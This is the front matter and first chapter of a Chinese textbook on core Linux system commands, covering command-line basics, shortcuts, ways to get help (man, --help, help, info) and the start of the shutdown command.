




Linux

Learn Linux Operation with Old Boy
Core System Command

跟老男孩 学Linux运维 核心系统命令实战

老男孩 张耀〇著




资深运维架构实战专家及教育培训界顶尖专家十多年的运维实战经验总结，深入解析Linux核心系统命令。

从实战出发，将命令与解决企业实际问题相结合，详细解读命令参数，给出实用技巧，设计串联的Linux命令实战案例组合，指导读者提升Linux运维能力。



机械工业出版社
China Machine Press



跟老男孩 学Linux运维

Learn Linux Operation with Old Boy
Core System Command

核心系统命令实战

老男孩 张耀◎著



机械工业出版社
China Machine Press

图书在版编目 (CIP) 数据

跟老男孩学 Linux 运维：核心系统命令实战 / 老男孩等著 . 一北京：机械工业出版社，2017.12
(Linux/Unix 技术丛书)

ISBN 978-7-111-58597-8

I. 跟… II. 老… III. Linux 操作系统 IV. TP316.85

中国版本图书馆 CIP 数据核字 (2017) 第 296077 号

跟老男孩学 Linux 运维：核心系统命令实战

出版发行：机械工业出版社（北京市西城区百万庄大街 22 号 邮政编码：100037）

责任编辑：和 静

责任校对：殷 虹

印 刷：北京诚信伟业印刷有限公司

版 次：2018 年 1 月第 1 版第 1 次印刷

开 本：186mm×240mm 1/16

印 张：30

书 号：ISBN 978-7-111-58597-8

定 价：99.00 元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换

客服热线：(010) 88379426 88361066

投稿热线：(010) 88379604

购书热线：(010) 68326294 88379649 68995259

读者信箱：hzit@hzbook.com

版权所有·侵权必究

封底无防伪标均为盗版

本书法律顾问：北京大成律师事务所 韩光 / 邹晓东

前言

为什么要写这本书

《跟老男孩学 Linux 运维：Web 集群实战》及《跟老男孩学 Linux 运维：Shell 编程实战》这两本书自出版以来，得到了广大网友的一致好评和赞扬。同时也有部分读者提出了很多宝贵的建议，其中之一就是这两本书都不是面向纯零基础读者的书，需要具备一些基础的 Linux 知识辅助才能更好地进行学习。

在收到读者和网友的反馈之后，老男孩并不感到意外，因为上述两本书的定位的确是一些 Linux 基础的读者，编写零基础入门的图书也在老男孩的规划之中，本书就是其中之一，还有另一本图书暂定名为《跟老男孩学 Linux 运维：核心入门基础》，仍在写作之中。

众所周知，Linux 是一个重点使用命令行来完成相关工作的操作系统，因此，对 Linux 命令的熟练使用是工程师玩转 Linux 的基础且关键的技能之一。

在长期的运维工作以及深度教学中，老男孩发现很多 Linux 入门人员对 Linux 基础命令一知半解，甚至是已经工作的部分企业运维人员也不能熟练运用 Linux 命令。而市面上关于 Linux 命令的图书大多如出一辙，或翻译帮助文档，或理论多例子太浅且落后，或结合 Shell 编程附带一些基础 Linux 命令介绍，都没有将命令结合到解决企业实战的问题中来。因此老男孩决定写一本与众不同的、比较偏重实战案例的 Linux 命令图书，相信本书一定会让众多读者受益，会帮助大家提升个人 Linux 运维能力，达到加薪升职的目的。

本书是“跟老男孩学 Linux 运维”实战系列丛书的第三本，《跟老男孩学 Linux 运维：三剑客命令深度实战》《跟老男孩学 Linux 运维：MySQL 实战》也将在几个月后和大家见面，更多 Linux 运维实战系列图书正在持续写作之中，敬请期待。

读者对象

- Linux 入门人员
- Linux 系统管理员和运维工程师
- 互联网网站开发及数据库管理人员

- 网络管理员和项目实施工程师
- Linux 相关售前售后技术工程师
- 开设 Linux 相关课程的大中专院校
- 对 Linux 感兴趣的人群

如何阅读本书

本书是一本偏重实战的较完整的 Linux 命令图书，本身并非大而全，但处处可以体现“实战”二字，很多命令讲解均取自企业中解决问题的实战案例，并结合老男孩十几年的运维工作和教学工作进行了梳理。全书从脉络上共分为 12 章，具体分布如下。

第 1 章为 Linux 命令行简介，介绍 Linux 下的命令行基础知识、快捷键、查找帮助、开关机命令等内容。

第 2 章讲解的是文件和目录操作命令，介绍了对于文件和目录的增删改查等功能的综合运用，同时，整理了一些富有特色的利用命令解决工作中问题的小案例。

第 3 章讲解的是文件过滤及内容编辑处理命令，主要是对于文件的编辑、过滤等命令的介绍。

第 4 章讲解的是文本处理“三剑客”，即 grep、sed、awk，这是 Linux 中最核心的 3 个命令，但这部分内容实在太多，因此，后续将会对更深入的内容单独成书进行介绍。

第 5~6 章讲解的是 Linux 信息显示与搜索文件、文件备份与压缩等命令，这是最后两章不会直接危害系统和服务的命令。

第 7~8 章讲解的是 Linux 用户管理及用户信息查询、磁盘与文件系统管理等命令，这两章的命令虽然基础但是极其重要，因为稍有不慎就会给企业的数据安全以及系统正常运行带来灾难，因此，读者在学习及工作中使用这些命令时一定要格外注意。

第 9~11 章讲解的是 Linux 进程管理、网络管理、系统管理等命令，是 Linux 命令中更重要更核心的命令，能否对这些命令进行熟练的运用，决定了我们是否能够真正掌握并自如运用 Linux 系统。

第 12 章讲解的是 Linux 系统常用的 Bash 内置命令，这部分命令比较特殊，在系统中没有对应的实体命令文件，而是存在于 Bash 程序之中，因此称为内置命令。需要注意的是，内置命令的查看帮助方式与其他章节的命令也是不同的。

勘误和支持

由于老男孩的教学任务很重，课程较多，全书的写作基本上都是利用早晨和夜里的时间来完成的，限于本人的水平和能力，加之编写时间仓促，书中难免有疏漏和不当之处，恳请读者批评指正。你可以将书中的错误发布在专门为本书准备的博客地址评论处“<http://oldboy.blog.51cto.com/2561410/1964279>”，同时不管你遇到何种问题，都可以加入我为本书

提供的 QQ 交流群 204041129 (加群说明: Linux 命令), 我将尽力为读者提供最满意的解答。书中所需的工具等都将发布在我的博客网站上, 我也会将相应功能的更新及时发布出来。如果你有更多的宝贵意见, 也欢迎你发送邮件至我的邮箱 oldboy@oldboyedu.com 或者加老男孩的 QQ 号 31333741, 我很期待能够听到你们的真挚反馈。

致谢

本书是老男孩本人和老男孩教育的同事张耀共同完成的, 特别感谢张耀对本书的写作支持。

感谢李泳谊为本书第 4 章贡献 awk 知识的底稿内容及对本书的写作给予的支持。

感谢老男孩 IT 教育的每一位在校学员——是你们自觉努力的学习, 使得我有较多的时间持续写作。感谢你们对老男孩 IT 教育的支持。

感谢老男孩 IT 教育里每一个班级的助教、班主任、班长及班干部, 感谢你们替我分担老男孩 IT 教育众多学员的答疑、辅导、批改作业及班级管理工作。

感谢我的同事老男孩教育 Python 学院的 Alex、武 sir 以及其他未提及名字的众多老师, 正是你们辛勤努力的工作, 让我得以有时间完成此书。

感谢机械工业出版社华章公司的编辑 lisa 和温总, 感谢你们的不懈支持、包容和鼓励, 正是你们的鼓励和帮助引导我顺利完成全部书稿。

感谢没有提及名字的所有学生、网友以及关心关注老男孩的每一位友人、朋友。

最后要感谢我的父母、家人, 正是你们的支持和体谅, 让我有无限信心和力量去写作, 并最终完成此书!

谨以此书, 献给支持老男孩 IT 教育的每一位朋友、学员以及众多热爱 Linux 运维技术的朋友们。

老男孩老师
2017 年 9 月于北京

目录

前言

第1章 Linux命令行简介 / 1

- 1.1 Linux 命令行概述 / 1
- 1.2 在 Linux 命令行下查看命令帮助 / 4
- 1.3 Linux 关机、重启、注销命令 / 9
- 1.4 老男孩的运维思想 / 12

第2章 文件和目录操作命令 / 13

- 2.1 pwd: 显示当前所在的位置 / 13
- 2.2 cd: 切换目录 / 16
- 2.3 tree: 以树形结构显示目录下的内容 / 18
- 2.4 mkdir: 创建目录 / 22
- 2.5 touch: 创建空文件或改变文件的时间戳属性 / 27
- 2.6 ls: 显示目录下的内容及相关属性信息 / 30
- 2.7 cp: 复制文件或目录 / 39
- 2.8 mv: 移动或重命名文件 / 42
- 2.9 rm: 删除文件或目录 / 45
- 2.10 rmdir: 删除空目录 / 48
- 2.11 ln: 硬链接与软链接 / 49

- 2.12 readlink: 查看符号链接文件的内容 / 54
- 2.13 find: 查找目录下的文件 / 55
- 2.14 xargs: 将标准输入转换成命令行参数 / 68
- 2.15 rename: 重命名文件 / 71
- 2.16 basename: 显示文件名或目录名 / 72
- 2.17 dirname: 显示文件或目录路径 / 72
- 2.18 chattr: 改变文件的扩展属性 / 73
- 2.19 lsattr: 查看文件扩展属性 / 75
- 2.20 file: 显示文件的类型 / 76
- 2.21 md5sum: 计算和校验文件的 MD5 值 / 77
- 2.22 chown: 改变文件或目录的用户和用户组 / 80
- 2.23 chmod: 改变文件或目录权限 / 81
- 2.24 chgrp: 更改文件用户组 / 85
- 2.25 umask: 显示或设置权限掩码 / 86
- 2.26 老男孩从新手成为技术大牛的心法 / 90

第3章 文件过滤及内容编辑处理命令 / 91

- 3.1 cat: 合并文件或查看文件内容 / 91
- 3.2 tac: 反向显示文件内容 / 103
- 3.3 more: 分页显示文件内容 / 104
- 3.4 less: 分页显示文件内容 / 107
- 3.5 head: 显示文件内容头部 / 109
- 3.6 tail: 显示文件内容尾部 / 111
- 3.7 tailf: 跟踪日志文件 / 114
- 3.8 cut: 从文本中提取一段文字并输出 / 115
- 3.9 split: 分割文件 / 117
- 3.10 paste: 合并文件 / 118

- 3.11 sort: 文本排序 / 123
- 3.12 join: 按两个文件的相同字段合并 / 127
- 3.13 uniq: 去除重复行 / 129
- 3.14 wc: 统计文件的行数、单词数或字节数 / 131
- 3.15 iconv: 转换文件的编码格式 / 133
- 3.16 dos2unix: 将 DOS 格式文件转换成 UNIX 格式 / 134
- 3.17 diff: 比较两个文件的不同 / 135
- 3.18 vimdiff: 可视化比较工具 / 138
- 3.19 rev: 反向输出文件内容 / 139
- 3.20 tr: 替换或删除字符 / 140
- 3.21 od: 按不同进制显示文件 / 143
- 3.22 tee: 多重定向 / 145
- 3.23 vi/vim: 纯文本编辑器 / 147
- 3.24 老男孩逆袭思想：做 Linux 运维的多个好处 / 152

第4章 文本处理三剑客 / 153

- 4.1 grep: 文本过滤工具 / 153
- 4.2 sed: 字符流编辑器 / 159
- 4.3 awk 基础入门 / 165

第5章 Linux信息显示与搜索文件命令 / 176

- 5.1 uname: 显示系统信息 / 176
- 5.2 hostname: 显示或设置系统的主机名 / 178
- 5.3 dmesg: 系统启动异常诊断 / 179
- 5.4 stat: 显示文件或文件系统状态 / 181
- 5.5 du: 统计磁盘空间使用情况 / 183
- 5.6 date: 显示与设置系统时间 / 186

- 5.7 echo: 显示一行文本 / 190
- 5.8 watch: 监视命令执行情况 / 193
- 5.9 which: 显示命令的全路径 / 195
- 5.10 whereis: 显示命令及其相关文件全路径 / 196
- 5.11 locate: 快速定位文件路径 / 197
- 5.12 updatedb: 更新 mlocate 数据库 / 199
- 5.13 老男孩逆袭思想: 新手在工作中如何问问题不会被鄙视 / 200

第6章 文件备份与压缩命令 / 201

- 6.1 tar: 打包备份 / 201
- 6.2 gzip: 压缩或解压文件 / 208
- 6.3 zip: 打包和压缩文件 / 211
- 6.4 unzip: 解压 zip 文件 / 212
- 6.5 scp: 远程文件复制 / 214
- 6.6 rsync: 文件同步工具 / 216
- 6.7 老男孩逆袭思想: 新手如何高效地提问 / 220

第7章 Linux用户管理及用户信息查询命令 / 222

- 7.1 useradd: 创建用户 / 222
- 7.2 usermod: 修改用户信息 / 227
- 7.3 userdel: 删除用户 / 229
- 7.4 groupadd: 创建新的用户组 / 230
- 7.5 groupdel: 删除用户组 / 231
- 7.6 passwd: 修改用户密码 / 232
- 7.7 chage: 修改用户密码有效期 / 237
- 7.8 chpasswd: 批量更新用户密码 / 238
- 7.9 su: 切换用户 / 240

- 7.10 visudo: 编辑 sudoers 文件 / 242
- 7.11 sudo: 以另一个用户身份执行命令 / 244
- 7.12 id: 显示用户与用户组的信息 / 248
- 7.13 w: 显示已登录用户信息 / 249
- 7.14 who: 显示已登录用户信息 / 250
- 7.15 users: 显示已登录用户 / 252
- 7.16 whoami: 显示当前登录的用户名 / 253
- 7.17 last: 显示用户登录列表 / 253
- 7.18 lastb: 显示用户登录失败的记录 / 254
- 7.19 lastlog: 显示所有用户的最近登录记录 / 255

第8章 Linux磁盘与文件系统管理命令 / 257

- 8.1 fdisk: 磁盘分区工具 / 257
- 8.2 partprobe: 更新内核的硬盘分区表信息 / 265
- 8.3 tune2fs: 调整 ext2/ext3/ext4 文件系统参数 / 266
- 8.4 parted: 磁盘分区工具 / 268
- 8.5 mkfs: 创建 Linux 文件系统 / 272
- 8.6 dumpe2fs: 导出 ext2/ext3/ext4 文件系统信息 / 274
- 8.7 resize2fs: 调整 ext2/ext3/ext4 文件系统大小 / 275
- 8.8 fsck: 检查并修复 Linux 文件系统 / 278
- 8.9 dd: 转换或复制文件 / 281
- 8.10 mount: 挂载文件系统 / 284
- 8.11 umount: 卸载文件系统 / 288
- 8.12 df: 报告文件系统磁盘空间的使用情况 / 289
- 8.13 mkswap: 创建交换分区 / 293
- 8.14 swapon: 激活交换分区 / 294
- 8.15 swapoff: 关闭交换分区 / 295

8.16 sync: 刷新文件系统缓冲区 / 296

第9章 Linux进程管理命令 / 298

- 9.1 ps: 查看进程 / 298
- 9.2 pstree: 显示进程状态树 / 305
- 9.3 pgrep: 查找匹配条件的进程 / 306
- 9.4 kill: 终止进程 / 307
- 9.5 killall: 通过进程名终止进程 / 310
- 9.6 pkill: 通过进程名终止进程 / 311
- 9.7 top: 实时显示系统中各个进程的资源占用状况 / 313
- 9.8 nice: 调整程序运行时的优先级 / 320
- 9.9 renice: 调整运行中的进程的优先级 / 323
- 9.10 nohup: 用户退出系统进程继续工作 / 324
- 9.11 strace: 跟踪进程的系统调用 / 325
- 9.12 ltrace: 跟踪进程调用库函数 / 332
- 9.13 runlevel: 输出当前运行级别 / 334
- 9.14 init: 初始化 Linux 进程 / 335
- 9.15 service: 管理系统服务 / 335

第10章 Linux网络管理命令 / 338

- 10.1 ifconfig: 配置或显示网络接口信息 / 338
- 10.2 ifup: 激活网络接口 / 343
- 10.3 ifdown: 禁用网络接口 / 343
- 10.4 route: 显示或管理路由表 / 344
- 10.5 arp: 管理系统的 arp 缓存 / 350
- 10.6 ip: 网络配置工具 / 351
- 10.7 netstat: 查看网络状态 / 358

- 10.8 ss: 查看网络状态 / 362
- 10.9 ping: 测试主机之间网络的连通性 / 363
- 10.10 traceroute: 追踪数据传输路由状况 / 366
- 10.11 arping: 发送 arp 请求 / 367
- 10.12 telnet: 远程登录主机 / 369
- 10.13 nc: 多功能网络工具 / 370
- 10.14 ssh: 安全地远程登录主机 / 373
- 10.15 wget: 命令行下载工具 / 376
- 10.16 mailq: 显示邮件传输队列 / 379
- 10.17 mail: 发送和接收邮件 / 381
- 10.18 nslookup: 域名查询工具 / 386
- 10.19 dig: 域名查询工具 / 389
- 10.20 host: 域名查询工具 / 393
- 10.21 nmap: 网络探测工具和安全 / 端口扫描器 / 394
- 10.22 tcpdump: 监听网络流量 / 398

第11章 Linux系统管理命令 / 407

- 11.1 lsof: 查看进程打开的文件 / 407
- 11.2 uptime: 显示系统的运行时间及负载 / 411
- 11.3 free: 查看系统内存信息 / 411
- 11.4 iftop: 动态显示网络接口流量信息 / 413
- 11.5 vmstat: 虚拟内存统计 / 415
- 11.6 mpstat: CPU 信息统计 / 419
- 11.7 iostat: I/O 信息统计 / 420
- 11.8 iotop: 动态显示磁盘 I/O 统计信息 / 423
- 11.9 sar: 收集系统信息 / 425
- 11.10 chkconfig: 管理开机服务 / 430

- 11.11 ntsysv: 管理开机服务 / 433
- 11.12 setup: 系统管理工具 / 434
- 11.13 ethtool: 查询网卡参数 / 436
- 11.14 mii-tool: 管理网络接口的状态 / 437
- 11.15 dmidecode: 查询系统硬件信息 / 438
- 11.16 lspci: 显示所有 PCI 设备 / 439
- 11.17 ipcs: 显示进程间通信设施的状态 / 441
- 11.18 ipcrm: 清除 ipc 相关信息 / 442
- 11.19 rpm: RPM 包管理器 / 443
- 11.20 yum: 自动化 RPM 包管理工具 / 446

第12章 Linux系统常用内置命令 / 450

- 12.1 Linux 内置命令概述 / 450
- 12.2 Linux 内置命令简介 / 450
- 12.3 Linux 常用内置命令实例 / 452



Linux

第 1 章

Linux 命令行简介

1.1 Linux 命令行概述

1.1.1 Linux 命令行的作用与意义

众所周知，Linux 是一个主要通过命令行来进行管理的操作系统，即通过键盘输入指令来管理系统的相关操作，包括但不限于编辑文件、启动停止服务等。这和初学者曾经使用的 Windows 系统使用鼠标点击的可视化管理大不相同。

使用鼠标可视化管理的优势是简单、容易上手，但缺点是不便于快速、批量、自动化管理系统，而且感觉系统很臃肿，这个时候 Linux 系统的命令行管理优势就凸显了。使用 Linux 命令行管理，不但可以批量、自动化管理，而且还可以实现智能化、可视化管理；当然，后者需要开发人员配合开发管理界面来完成。但是无论如何，Linux 系统的优势基因还是快速、批量、自动化、智能化管理系统及处理业务。

1.1.2 Linux 命令行介绍

安装 Linux 系统时，无论是使用文本模式（命令行）安装，还是使用图形模式安装，最终管理系统的任务都会落到命令行之上。

大多数互联网企业在安装系统时甚至不会安装图形管理软件包，而是直接使用文本模式安装，因此登录后直接面对的就是命令行的界面（如图 1-1 所示）。

```
Last login: Tue Feb 7 10:05:19 2017 from 10.0.0.1
[root@oldboy ~]#
```

图 1-1 通过 SSH 客户端连接 Linux 系统后的命令行图

1.1.3 Linux 命令行的开启及退出

在开启主机之后，Linux 系统会经过一系列的引导和程序加载，最终会出现登录前的提示界面（如图 1-2 所示）。

在图 1-2 中，将光标定位到“login:”字符串后面，输入超级用户管理员 root 之后，按回车键，弹出密码提示框后再输入密码，注意密码是不显示的。输入了正确的密码之后，再按回车键就可以登录到 Linux 系统中了（如图 1-3 和图 1-4 所示）。

```
CentOS release 6.7 (Final)
Kernel 2.6.32-573.el6.x86_64 on an x86_64
oldboy login: _
```

图 1-2 CentOS Linux 系统登录界面

```
CentOS release 6.7 (Final)
Kernel 2.6.32-573.el6.x86_64 on an x86_64
oldboy login: root
Password: _ ← 输入的密码不显示
```

图 1-3 CentOS Linux 系统登录前输入用户密码的界面

```
Last login: Sun Oct 16 07:43:16 from 192.168.33.1
[root@oldboy ~]# _
```

图 1-4 CentOS Linux 系统登录后的命令行界面

在命令行执行 exit 或 logout 命令可退出命令行（如图 1-5 所示），当然也可以使用快捷键 Ctrl+d 退出命令行，退出命令行之后，如果需要再次登录，则还是需要输入用户名和密码（除非使用 SSH 客户端已将用户名和密码保存起来）。

1.1.4 Linux 命令行提示符介绍

Linux 命令行结尾的提示符有“#”和“\$”两种不同的符号，代码如下所示：

```
[root@oldboy ~]# #<== 这是超级管理员 root 用户对应的命令行。
[oldboy@oldboy ~]$ #<== 这是普通用户 oldboy 对应的命令行。
```

其中，

1) # 号，是使用超级用户 root 登录后的命令行结尾提示符，而 \$ 号是使用普通用户登录后的命令行结尾提示符。

2) 超级用户具有管理系统的所有权限，普通用户的权限比较小，只能进行基本的系统信息查看等操作，无法更改系统配置和管理服务。

3) 命令行提示符 @ 前面的字符代表当前登录的用户（可用 whoami 查询），@ 后面的为主机名（可用 hostname 查询），~ 所在的位置是窗口当前用户所在的路径。示例代码如下：

```
[root@oldboy ~]# logout _
```

图 1-5 CentOS Linux 命令行退出命令操作的界面

[oldboy@oldboy ~]\$ #<==@ 前的 oldboy 为当前用户，@后的 oldboy 为主机名，此处的 ~ 表示当前目录，即家目录。

4) Linux命令提示符由 PS1 环境变量控制。示例代码如下：

```
[root@oldboy ~]# set|grep PS1 #<== 注意 PS1 是大写的。  
PS1='[\u@\h \W]\$' #<== 等号后特殊变量的讲解见表 2-2。
```

这里的 PS1='[\u@\h \W]\\$', 可以通过全局配置文件 /etc/bashrc 或 /etc/profile 进行按需配置和调整。

1.1.5 Linux命令行常用快捷键

这里需要特别说明一下的是，在企业工作中，管理 Linux 时一般不会直接采用键盘、显示器登录系统，而是会通过网络在远程进行管理，因此，需要通过远程连接工具连接到 Linux 系统中。目前最常用的 Linux 远程连接工具为：SecureCRT 和 Xshell 客户端软件，因此，本节涉及的常用命令快捷键也是基于这两款客户端软件的，其他软件的快捷键使用情况与此基本类似。

表 1-1 展示的是提高 Linux 运维效率的 30 个命令行常用快捷键，在此列出以供大家参考。

表 1-1 30 个常用快捷键

快 捷 键	功能说明 (* 为常用)
最有用快捷键	
tab	命令或路径等的补全键，Linux 最有用的快捷键 *
移动光标快捷键	
Ctrl+a	光标回到命令行首 *
Ctrl+e	光标回到命令行尾 *
Ctrl+f	光标向右移动一个字符（相当于方向键右键）
Ctrl+b	光标向左移动一个字符（相当于方向键左键）
剪切、粘贴、清除快捷键	
Ctrl+Insert	复制命令行内容 *
Shift+Insert	粘贴命令行内容 *
Ctrl+k	剪切（删除）光标处到行尾的字符 *
Ctrl+u	剪切（删除）光标处到行首的字符 *
Ctrl+w	剪切（删除）光标前的一个单词
Ctrl+y	粘贴 Ctrl+u/Ctrl+k/Ctrl+w 删除的文本
Ctrl+c	中断终端正在执行的任务或者删除整行 *

(续)

快 捷 键	功能说明 (* 为常用)
Ctrl+h	删除光标所在处的前一个字符（相当于退格键）
重复执行命令快捷键	
Ctrl+d	退出当前 Shell 命令行 *
Ctrl+r	搜索命令行使用过的命令历史记录 *
Ctrl+g	从执行 Ctrl+r 的搜索历史命令模式中退出
控制快捷键	
Ctrl+l	清除屏幕的所有内容，并在屏幕的最上面开始一个新行，等同于 clear 命令 *
Ctrl+s	锁定终端，使之无法输入内容
Ctrl+q	解锁执行 Ctrl+s 的锁定状态
Ctrl+z	暂停执行在终端运行的任务 *
!号开头的快捷命令	
!!	执行上一条命令
!pw	执行最近以 pw 开头的命令 *
!pw:p	仅打印最近以 pw 开头的命令，但不执行
!num	执行历史命令列表的第 num（数字）条命令 *
!\$	上一条命令的最后一个参数，相当于 Esc+.（点）
ESC 相关	
Esc+.（点）	获取上一条命令最后的部分（空格分隔）*
Esc+b	移动到当前单词的开头
Esc+f	移动到当前单词的结尾

注：上述快捷键适用于 SecureCRT 和 Xshell 客户端。其中带有符号“*”的为常用快捷键。

1.2 在 Linux 命令行下查看命令帮助

1.2.1 使用 man 获取命令帮助信息

1. man 命令的基本语法

man 命令是 Linux 系统中最核心的命令之一，因为通过它可以查看其他 Linux 命令的使用信息。当然了，man 命令不仅可以查看命令的使用帮助，还可以查看软件服务配置文件、系统调用、库函数等的帮助信息。

【功能说明】

man 命令用于查看命令的帮助信息。

【语法格式】

```
man 参数选项 命令 / 文件
```

【选项说明】

man 命令的参数选项见表 1-2。

表 1-2 man 命令的参数选项及说明

数 字 参 数	说 明	解 释 说 明
1	User Commands	用户命令相关
2	System Calls	系统调用相关
3	C Library Functions	C 的库函数相关
4	Devices and Special Files	设备和特殊文件相关
5	File Formats and Conventions	文件格式和规则
6	Games et. Al.	游戏及其他
7	Miscellanea	宏、包及其他杂项
8	System Administration tools and Deamons	系统管理员命令和进程

【实践操作】

范例 1-1：查看 cp 指令的帮助。

```
[root@oldboy ~]# man cp #<== 系统管理员常见的用法一般还是直接使用 man 命令，不带参数。
```

2. 利用 man 查阅命令帮助内容的格式说明

当我们使用“man 命令”查询命令对应的帮助时，帮助内容中的标题格式所对应的含义具体见表 1-3。

表 1-3 执行“man 命令”后帮助内容中的标题介绍

man 帮助信息中的标题	功能说明（带 * 的为重点）
NAME	命令说明及介绍（常见）*
SYNOPSIS	命令的基本使用语法（常见）*
DESCRIPTION	命令使用详细描述，以及相关参数选项说明（常见）* 有的命令会单独使用参数选项，例如分开介绍 COMMAND LINE OPTIONS 或 OPTIONS
OPTIONS	命令相关参数选项说明（有的命令帮助没有此选项）

(续)

man 帮助信息中的标题	功能说明（带 * 的为重点）
COMMANDS	在执行这个程序（软件）的时候，可以在此程序（软件）中执行的命令（不常见）
FILES	程序涉及（或使用或关联）的相关文件（不常见）
EXAMPLES	命令的一些例子，这有时很有用 *（不常见）
SEE ALSO	和命令相关的信息说明
BUGS (REPORTING BUGS)	命令对应缺陷问题的描述
COPYRIGHT	版权信息相关声明
AUTHOR	作者介绍

很多读者对英文的感觉不是很好，希望看到中文的 man 帮助手册，这时可以将系统调整为中文的字符集，或者单独安装 man 的中文包。不过很遗憾的是，man 的中文手册内容“年久失修”，和英文手册相去甚远，大家还是多配合翻译软件看 man 的英文帮助吧，看得多了，自然就容易看懂了。

3. 进入 man 帮助页面中的快捷键功能说明

执行“man 命令”进入到 man 帮助页面中，实际上就相当于浏览一个文本文件，可以利用表 1-4 中的快捷键快速查阅想要查找的内容。

表 1-4 man 帮助页面中的快捷键

操作键	功能说明
[Page Down]	向下翻一页（也可用空格键替代）
[Page Up]	向上翻一页
[Home]	跳转到第一页
[End]	跳转到最后一页
/oldboy	向下依次查找 oldboy 字符串，oldboy 可以替换成你想要搜索的内容
?oldboy	向上依次查找 oldboy 字符串，oldboy 可以替换成你想要搜索的内容
n, N	当使用“/”或“?”符号向下或向上搜索时，使用 n 会继续当前搜索方向的下一个匹配的查询，使用 N 时则进行相反方向的查询。 例如“/oldboy”向下搜索后，再按 n 会继续向下搜索 oldboy，而按 N 就会反向向上搜索 oldboy 了。同理使用“?oldboy”向上搜索后，再按 n 会继续向上搜索 oldboy，而按 N 就会反向向下搜索 oldboy 了
q	结束本次 man 帮助

man 命令也有很多其他参数，但是在实际工作中几乎用不到，如果有部分读者在工作

中需要使用 man 的特殊参数，可以使用“man man”命令查阅。

1.2.2 使用 --help 参数获取命令帮助信息

除了可以使用“man 命令”查看命令的帮助信息以外，还可以使用“命令 --help”查看命令的使用信息（如图 1-6 所示），虽然有时这个输出很简单，但是相应地查看起来也会更方便。

```
[root@oldboy ~]# ls --help
用法: ls [选项]... [文件]...
列出 FILE 的信息(默认为当前目录)。
如果不指定-cftuvSUX 或--sort 选项，则根据字母大小排序。
长选项必须使用的参数对于短选项时也是必需使用的。
-a, --all 不隐藏任何以. 开始的项目。
-A, --almost-all 列出除. 及.. 以外的任何项目。
--author 与-l 同时使用时列出每个文件的作者。
-b, --escape 以八进制溢出序列表示不可打印的字符。
--block-size=大小 块以指定大小的字节为单位

[root@oldboy ~]# mv --help
用法: mv [选项]... [-T] 源文件 目标文件
或: mv [选项]... 源文件... 目录
或: mv [选项]... -t 目录 源文件...
将源文件重命名为目标文件，或将源文件移动至指定目录。
长选项必须使用的参数对于短选项时也是必需使用的。
--backup[=CONTROL] 为每个已存在的目标文件创建备份
-b 类似--backup 但不接受参数
-f, --force 覆盖前不询问
-i, --interactive 覆盖前询问
-n, --no-clobber 不覆盖已存在文件
```

图 1-6 带 --help 的命令帮助

可能有读者会感到奇怪，咦，图 1-6 中怎么是中文显示？其实，这是调整了中文字符集的结果，其实就是调整系统字符集为“zh_CN.UTF-8”，示例如下：

```
[root@oldboy ~]# cat /etc/sysconfig/i18n
LANG="zh_CN.UTF-8"
[root@oldboy ~]# echo $LANG
zh_CN.UTF-8
```

特别说明：

那么，在工作中到底是使用“man 命令”还是“命令 --help”呢？建议结合使用，“命令 --help”获取的是常用的帮助信息，“man 命令”获取的是更多更复杂的帮助信息。

1.2.3 使用 help 命令获取 bash 内置命令帮助

在 Linux 系统里有一些特殊的命令，它们就是 bash 程序的内置命令，例如 cd、history、read 等，这些命令在系统目录里不存在真实的程序文件（存在于 bash 程序里），对于这部分命令，查看帮助的方法就是使用 help 命令，例如：

```
[root@oldboy ~]# help cd
```

```
cd: cd [-L|-P] [dir]
      Change the shell working directory.
      Change the current directory to DIR.  The default DIR is the value of the
      HOME shell variable.
```

提示：如果使用 man cd，那么通常是查不到帮助信息的，而是会进入 bash 的帮助页面。

有关 Linux 各种内置命令的讲解详见后文。

1.2.4 使用 info 获取帮助信息

Linux 系统中的 info 命令是一个查看程序对应文档信息的命令，可以作为 man 及 help 命令的帮助补充，不过一般在企业运维工作中，很少会有机会需要使用 info 去查询命令的使用帮助，因此，知道有这个命令就可以了，普通读者无需关注太多。使用 info 命令查看命令帮助的语法操作和 man 类似，示例如下：

```
[root@oldboy ~]# info ls
File: coreutils.info, Node: ls invocation, Next: dir invocation, Up: Directory listing
10.1 'ls': List directory contents
=====
The 'ls' program lists information about files (of any type, including
directories). Options and file arguments can be intermixed
arbitrarily, as usual.
```

1.2.5 从互联网搜索获取命令帮助信息

除了 Linux 系统自带的帮助功能之外，通过互联网搜索引擎查找命令的帮助信息，可能是很多初学者默认选择的方法，使用互联网搜索引擎查找命令的关键字如图 1-7 所示。但是在逐渐熟悉了 Linux 以后，还是应该养成使用 man 或 help 查看帮助的习惯，这对读者的能力提升极为关键，当你有了较全面的能力时，无论从什么渠道获取信息都是必要的，怎么快怎么来就好。



图 1-7 使用搜索引擎查找命令帮助信息

特别说明：

对于搜索引擎的使用，优先顺序为 www.google.com → www.bing.com → www.baidu.com。

1.3 Linux关机、重启、注销命令

1.3.1 重启或关机命令：shutdown

【功能说明】

shutdown是一个用来安全关闭或重启Linux系统的命令，系统在关闭之前会通知所有的登录用户，系统即将关闭，此时所有的新用户都不可以登录，与shutdown功能类似的命令还有init、halt、poweroff、reboot。

【语法格式】

```
shutdown [OPTION]... TIME [MESSAGE]
shutdown [选项]      时间 消息
```

说明：

- 1) 注意shutdown命令和后面的选项之间至少要有一个空格。
- 2) 通常情况下，我们执行的shutdown命令为shutdown -h now或shutdown -r now。

【选项说明】

shutdown命令的参数说明见表1-5。

表1-5 shutdown命令的参数选项及说明

参数 选项	解释说明（带*的为重点）
-r	重启系统，而不是关机，这个参数在系统重启时经常用到，例如：shutdown -r now*
-h	关机，这个参数在系统关机时经常用到，例如：shutdown -h now*
-H	关机(halt)，经过测试，使用这个参数关机后系统并未完全关机，不常用
-P	关机(poweroff)，不常用
